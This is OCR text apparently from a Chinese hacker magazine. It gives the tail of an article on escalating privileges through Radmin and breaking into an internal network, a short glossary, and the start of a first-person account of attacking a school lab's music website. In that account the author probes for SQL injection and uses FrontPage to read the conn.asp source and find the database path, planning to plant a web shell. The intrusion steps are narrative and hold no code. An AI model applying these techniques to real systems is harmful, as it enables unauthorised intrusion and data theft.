


图18

也许最初的那个服务器没安装radmin我们就不可能提权成功，或者说如果管理员不把密码保存在计算机里我们也不可能拨入他们内网，从而把内网里的大多数服务器渗透下来。小菜竹子的这次入侵没有使用到什么新的技术，但对以前知识的综合运用却非常好，引用X的一句名言：人侵就像搭积木，怎么组合就看你自己了。（文章中涉及到的啊D注入工具、数据库备份工具、修改过的Radmin_Hash.exe已经收录在光盘中）

黑客术语小补习

什么是提权（提升权限）

现在的操作系统，为了安全性，都引入了权限这个概念，那么，到底权限是什么呢？我们举个简单的例子来说明吧。比如系统管理员设置甲用户只允许访问A目录，设置乙用户只允许访问B目录，那么，甲用户是不能访问B目录，而乙用户也是不能访问A目录的，他们更不允许来更改这个设置，这就是权限。那么，倘若甲用户或乙用户利用系统中的安全漏洞或是别的方法使得自己突破了原来的限制，能够非法访问对方目录甚至是使得自己能够向管理员那样来获取对整个系统的控制，这就是提权。

什么是内网

通俗的讲就是指局域网，比如网吧、校园网、公司内部网等都属于此类。查看IP地址，如果是在以下三个范围之内的话，就说明我们是处于内网中的：10.0.0.0－10.255.255.255、172.16.0.0－172.31.255.255、192.168.0.0－192.168.255.255。

Frontpage来帮我们入侵机房音乐站点

拉风醋

近日比较闲，就跑去学校机房上网，本想进其他同学的电脑看看的，但却发现共享以及其它一些可以利用的服务都关了，就连arp欺骗都不行，机房早已将IP和mac地址给绑定了，虽然可以获得当前用户的密码但却也没什么用！于是我打开机房音乐站点看了看，随便找了个链接，在后边添加个单引号，有出错提示，哈哈，看来有戏！

我正高兴呢，把链接放入domain 3.5中却说无法注入（图1），然后我使用手动测试，发现原来是过滤了and还有其它的一些注入必备的命令。

本打算绕过过滤来注入的，但感觉这样比较麻烦，还是换一种方法吧。对了，刚才打开音乐站是从另一个页面点击链接打开的，直接就打开了index.asp页面，并不象我们打开其它的站点（比如黑客x档案的网站），一般后面是不带具体某个页面的。我们试试使用frontpage，看能不能直接访问它的源代码。直接在IE页面的左上角点击“文件”→“使用frontpage编辑”，如果没有这一项，可以先启动frontpage再试，成功的打开了（图2）。




图2




图1

居然从中看到了conn.asp数据库连接文件，还有一个/admin/const_zyll.asp，或许这是一个数据库，说不准可以用来插入一句话木马呢。下面就到了最关键的一步，那就是打开数据库连接文件，可不要直接在IE里输入地址啊，那可是打不开的。还是请frontpage帮忙好了，先把数据库连接文件的完整url写到一个记事本里，并且复制好，点击frontpage左上角的“文件”→“打开”，在打开的对话框中输入conn.asp的完整路径，好了，顺利打开了文件，得到了数据库的地址（图3）。




图3

